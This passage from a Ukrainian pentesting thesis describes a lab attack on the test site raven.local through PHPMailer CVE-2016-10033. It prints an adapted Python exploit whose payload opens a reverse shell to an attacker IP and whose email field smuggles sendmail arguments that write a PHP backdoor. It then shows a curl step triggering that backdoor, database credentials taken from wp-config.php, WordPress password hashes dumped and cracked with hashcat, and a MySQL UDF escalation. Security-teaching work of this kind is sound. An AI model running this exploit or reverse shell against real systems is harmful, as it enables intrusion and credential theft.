


Рис. 3.9. Карта веб-додатку у Burp Suite

Карта веб-додатку збудована фреймворком Burp Suite (рис.3.9.) надає можливість проаналізувати поглиблену структуру та компоненти веб-додатку. Серед контенту, ідентифікованого пасивним сканером треба звернути увагу на PHP скрипт «PHPMailerAutoload.php», що знаходиться у папці «vendor», та файл під назвою «VERSION», що знаходиться у той же папці, що підтверджує, використання додатком бібліотеки PHPMailer.

Отже, застосовуючи індуктивний метод та керуючись досвідом, отриманим під час навчання, можемо припустити, що версія 5.2.16 відноситься до бібліотеки PHPMailer, яка використовується досліджуваним веб-додатком.

Звернувшись до бази даних вразливостей «*https://www.cvedetails.com*» знаходимо критичну вразливість (CVE-2016-10033) в PHPMailer. Згідно з описом вразливості (рис.3.10), функція «mailSend» в транспорті «isMail» у PHPMailer версії до 5.2.18 може дозволити зловмиснику передавати додаткові параметри в команду «mail» та, як наслідок, виконувати довільний код за допомогою символу «\"»

(зворотній слеш з подвійною лапкою) в спеціально сформованій властивості параметру «Sender».





Рис. 3.10. Вразливість CVE-2016-10033 ідентифікована в бібліотеці PHPMailer веб-додатку

Опис вразливості також вказує на наявність публічно доступного експлойту, який, за умови правильного налаштування, може забезпечити доступ до командного рядка досліджуваної системи.

3.3. Експлуатація вразливості та оцінка наслідків потенційної атаки

Враховуючи отриману інформації щодо наявності коду для експлуатації вразливості в PHPMailer, доцільно звернутися до пошукової системи бази даних експлойтів «*www.exploit-db.com*» для подальшого аналізу.






Рис. 3.11. Код експлойту вразливості CVE-2016-10033 у базі даних «exploit-db»

У пошуковій системі *exploit-db* знаходимо код експлойту вразливості CVE-2016-10033 (рис.3.11.) з можливістю виконання коду та отримання доступу до командного рядка (шеллу) системи, на якої працює досліджуваний веб-додаток.

Проаналізуємо код, написаний на Python та визначимо, які елементи експлойту необхідно змінити та адаптувати його до нашого середовища. Можна виділити наступні етапи відпрацювання даного експлойту:

- *Налаштування цілей і шляху бекдору*: target: визначає URL-адресу веб-додатку, який є ціллю атаки, у нашому випадку – «http://raven.local/», backdoor: вказує шлях до завантаженого бекдору на сервері (/backdoor.php);
- *Створення шкідливого навантаження*: payload: PHP-код, який відкриває зворотнє з'єднання (reverse shell) з атакуючим сервером. Він використовує Python для створення сокет-з'єднання з IP-адресою нашого серверу;
- *Формування даних POST-запиту*: fields: поля форми, які будуть відправлені на сервер. Шкідливе навантаження (payload) включено до поля «name», а поле «email» містить інструкції для поштового сервера;
- *Кодування даних*: для передачі даних використовується клас «MultipartEncoder», який встановлює відповідний Content-Type із вказаним роздільником (boundary);
- *Формування HTTP-заголовків*: встановлюються такі заголовки, як User-Agent (вказує на використання curl/7.47.0) і Content-Type (мультипарт).
- *Виконання POST-запиту*: скрипт надсилає POST-запит на сервер (target) із шкідливим навантаженням;
- *Перевірка наявності бекдору*: після успішного виконання POST-запиту, скрипт надсилає GET-запит до шляху бекдору (/backdoor.php) для перевірки, чи бекдор завантажено на сервер;

- *Результат виконання*: якщо бекдор доступний (HTTP-статус 200), скрипт виводить повідомлення про успішне виконання експлойту.

```
from requests_toolbelt import MultipartEncoder
import requests
import os
import base64
from lxml import html as lh

os.system('clear')

target = 'http://192.168.56.103/contact.php'
backdoor = '/shell.php'

payload = '<?php system(\'python -c """import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\'192.168.56.101\\\',4444));os.d
fields={'action': 'submit',
        'name': payload,
        'email': '"anarcoder\\\" -OQueueDirectory=/tmp -X/var/www/html/shell.php server\" @protonmail.com',
        'message': 'Pwned'}

m = MultipartEncoder(fields=fields,
                     boundary='----WebKitFormBoundaryzXJpHSq4mNy35tHe')

headers={'User-Agent': 'curl/7.47.0',
         'Content-Type': m.content_type}

proxies = {'http':'127.0.0.1:8080', 'https':'127.0.0.1:8080'}


print('[+] SeNdiNG eVIl SHeLL To TaRGeT....')
r = requests.post(target, data=m.to_string(),headers=headers,proxies=proxies)
print('[+] SPaWNiNG eVIL sHeLL..... bOOOOM :D')
r = requests.get(target+backdoor, headers=headers)
if r.status_code == 200:
    print('[+]  ExPLoITeD ' + target)
```

Рис. 3.12. Адаптований експлойт CVE-2016-10033

З метою адаптувати експлойт до нашого веб-додатку, змінюємо target – *http://raven.local/contact.php* - скрипт надіслання електронної пошти; змінюємо IP-адресу у самому корисному навантаженні на адресу серверу Kali Linux, де ми отримаємо зворотнє з'єднання; змінюємо назву директорії куди буде завантажено бекдор у полі «email» - *«/var/www/html/shell.php»* - веб директорія додатку (рис.3.12.).

Для завантаження бекдору запускаємо сам Python скрипт та стартуємо слухач «Netcat» на порту 4444, який буде отримувати зворотній зв'язок від серверу веб-додатку. Після вдалого відпрацювання експлойту, переходимо за посиланням «*http://raven.local/shell.php*» щоб активувати бекдор та отримати зворотній шелл (рис.3.13).

```
[+] SeNdiNG eVIl SHeLL To TaRGeT....
[+] SPaWNiNG eVIL sHeLL..... bOOOOM :D
[+]  ExPLoITeD http://192.168.56.103/contact.php

┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl http://raven.local/shell.php
```

Рис. 3.13. Завантаження бекдору та його активація командою «curl»




Рис. 3.14. Отримання доступу до командного рядка веб-серверу

Отримавши доступ до командного рядка системи (рис.3.14.), визначаємо, що сервер працює на операційній системі *Linux Debian 3.16.0-6-amd64*, а доступ отримано з правами користувача «www-data», який зазвичай використовується для обробки HTTP-запитів та роботи з файловою системою веб-додатку та серверу. Цей рівень доступу надає змогу виконувати команди з правами цього користувача, що може бути використано для ескалації привілеїв, доступу до конфіденційної інформації, маніпуляції з файлами або подальших атак на систему.

Серед системних файлів WordPress знаходимо файл wp-config.php, який зазвичай зберігає облікові дані для підключення до бази даних додатку (рис.3.15).

```
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Рис. 3.15. Облікові дані для підключення до бази даних веб-додатку

Підключившись до Mysql бази даних додатку, отримуємо доступ до облікових даних користувачів (рис.3.16). Треба зауважити що паролі користувачів зберігаються в базі даних у зашифрованому вигляді (phpass MD5), але ми спробуємо зламати хеши паролів за допомогою утілити «hashcat», що є невід'ємною складовою дистрибутива Kali.

```
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> describe wp_users;
describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select user_login,user_pass from wp_users;
select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$B6X3H3ykawf2oHuPsbjQiih5iJXqad. |
+------------+------------------------------------+
```

Рис. 3.16. Облікові дані користувачів WordPress

Використовуємо утиліту «Hashcat» для відновлення паролів з наявних хешів. Hashcat - це потужний інструмент для відновлення паролів, який використовує методи brute force, dictionary attack та інші алгоритми для розшифровки хешів паролів. Основною метою Hashcat є спрощення процесу аналізу хешів для перевірки стійкості паролів і виявлення слабких місць у захисті.




Рис. 3.17. Відновлення паролів користувачів веб-додатку утилітою hashcat

Таким чином, 28 мільйонів хешів потенційних паролів з переліку було перевірено за майже 3 хвилини – що є потужним результатом функціонування «hashcat» (рис.3.17.).

Виявлений пароль користувача на ім’я Steven був застосований для автентифікації в адміністративній панелі системи керування WordPress. Однак, на жаль, даний користувач не має прав адміністратора в системі керування контентом.

Водночас, при підключенні до бази даних MySQL, було використано користувача «root», що свідчить про те, що MySQL функціонує з привілеями root. З метою подальшого аналізу перевіримо наявність відповідних вразливостей та доступних експлойтів.

В базі даних експлойтів *exploit-db* знаходимо експлойт (рис.3.18), що дозволяє підвищити привілеї за допомогою визначених користувачем функцій MySQL (User-Defined Function).




Рис. 3.18. Експлойт для підвищення привілеїв у системі через UDF (User-Defined Functions)

Наявність цієї вразливості надає можливість створення шкідливих MySQL функцій для виконання команд операційної системи з привілеями, які відповідають рівню доступу поточного сервісу. Оскільки сервер SQL, до якого нами було отримано доступ, працює з правами root, зловмисник також отримує можливість виконувати команди операційної системи з привілеями root, тобто маючи необмежений доступ до файлової системи та функціоналу операційної системи.

Таким чином, на основі проведеного детального аналізу ідентифікованих вразливостей, можна надати наступні рекомендації щодо покращення безпеки веб-додатку:

- *Оновлення PHPMailer*: Рекомендується використовувати останню версію бібліотеки PHPMailer, яка містить виправлення для всіх відомих вразливостей. Зокрема, версії після 5.2.18 не містять критичних вразливостей, таких як виконання довільного коду (RCE). Необхідно забезпечити належне функціонування системи автоматичного оновлення

для підтримання актуального стану бібліотек. Додатково, слід провести аудит встановлених плагінів і видалити ті, які не використовуються, що дозволить зменшити площину атаки;

- *Регулярне оновлення WordPress*: Потрібно забезпечити регулярне оновлення ядра WordPress, а також усіх встановлених плагінів і тем до останніх версій. Використання застарілого програмного забезпечення створює серйозні ризики для безпеки веб-додатку, зокрема, підвищуючи ймовірність експлуатації відомих вразливостей;
- *Конфігурація сервера для захисту завантажених файлів:* Необхідно налаштувати сервер таким чином, щоб файли, завантажені через веб-інтерфейс, не мали можливості виконуватися як скрипти. Зокрема, для директорії «uploads» слід створити файл «.htaccess», що містить наступні правила:

```
<FilesMatch "\.(php|php[0-9])$">
    Deny from all
</FilesMatch>
```

- *Встановлення та налаштування веб-аплікаційного брандмауера (WAF):* Для захисту веб-додатку рекомендується впровадити WAF (Web Application Firewall), який дозволить блокувати небезпечні запити. WAF здатний виявляти та запобігати експлуатації вразливостей, навіть якщо система ще не оновлена;
- *Аудит прав доступу користувачів WordPress:* Необхідно перевірити права доступу всіх користувачів та забезпечити принцип найменших привілеїв, надаючи лише ті права, які потрібні для виконання їхніх завдань. Доступ до панелі адміністратора слід обмежити лише авторизованими користувачами;

- *Регулярне сканування веб-додатку на вразливості:* Проводити регулярне тестування на вразливості за допомогою інструментів, таких як WPScan або аналогічних. Додатково впровадити засоби моніторингу змін у файловій системі для виявлення потенційно шкідливих файлів;
- *Резервне копіювання***:** Налаштувати регулярне резервне копіювання веб-додатку та бази даних. Це забезпечить швидке відновлення системи у випадку успішної атаки або збою;
- *Оптимізація прав доступу для MySQL:* База даних MySQL не повинна працювати під обліковим записом root. Для цього слід створити обмежений системний обліковий запис (наприклад, «mysql») для запуску бази даних. Крім того, користувачі, які обслуговують веб-додаток, повинні мати мінімальний набір привілеїв, зокрема, лише права SELECT, INSERT, UPDATE, DELETE для необхідних таблиць, без доступу до адміністрування бази даних.

ВИСНОВКИ

В кваліфікаційній роботи було розглянуто, проаналізовано та вирішено низку важливих завдань, спрямованих на вдосконалення підходів до виявлення вразливостей веб-додатків організацій із впровадженням методів пентестингу.

У першому розділі роботи проаналізовано сучасний стан проблеми ідентифікації вразливостей у веб-додатках. Було визначено основні виклики, з якими стикаються організації при забезпеченні безпеки своїх інформаційних систем, а також розглянуто актуальні методи та інструменти для виявлення вразливостей. Особливу увагу приділено пентестингу як комплексному методу, що дозволяє не лише ідентифікувати слабкі місця, а й оцінити їхній вплив на безпеку системи в умовах реальної загрози.

Другий розділ зосереджено на аналізі методологій та засобів пентестингу. Розглянуто основні етапи тестування на проникнення, популярні інструменти для проведення пентесту, такі як Burp Suite, Nmap та інші, а також наведено порівняльну оцінку ефективності використання цих технологій. Проведено аналіз переваг та обмежень пентестингу порівняно з іншими методами ідентифікації вразливостей, що дозволило підкреслити його важливість для комплексної оцінки безпеки веб-додатків.

У третьому розділі проведено практичне тестування безпеки веб-додатку raven.local. В рамках дослідження виконано підготовку до тестування, зібрано інформацію про цільовий додаток, ідентифіковано вразливості та оцінено можливість їхньої експлуатації. Також здійснено експлуатацію виявлених вразливостей для оцінки потенційних наслідків атак. Результати пентесту дозволили оцінити реальний стан безпеки досліджуваного веб-додатку, виявити ключові ризики та запропонувати рекомендації щодо їх усунення.

Таким чином, проведене дослідження підтверджує, що використання пентестингу, як методу виявлення та оцінки вразливостей є важливим елементом забезпечення кібербезпеки. Інтеграція автоматизованих та ручних підходів у

тестуванні на проникнення дозволяє виявляти широкий спектр вразливостей, включаючи ті, що складно ідентифікувати за допомогою лише автоматизованих засобів. Отримані результати сприятимуть підвищенню рівня безпеки веб-додатків та зниженню ризиків, пов'язаних із можливими кібератаками.

ПЕРЕЛІК ПОСИЛАНЬ

1. Fortinet. 2024 Application Security Report: звіт для завантаження [Електронний ресурс]. URL: https://www.fortinet.com/resources/reports/application-security-report. (дата звернення: 30.10.2024).
2. IBM. X-Force Threat Intelligence Index 2024: звіт для завантаження [Електронний ресурс]. URL: https://www.ibm.com/downloads/documents/us-en/107a02e952c8fe80. (дата звернення: 30.10.2024).
3. James A. Most Reported Web Findings of 2023 [Електронний ресурс]. – Інтернет-блог Trustedsec, 2025. URL: https://trustedsec.com/blog/most-reported-web-findings-of-2023. (дата звернення: 31.10.2024).
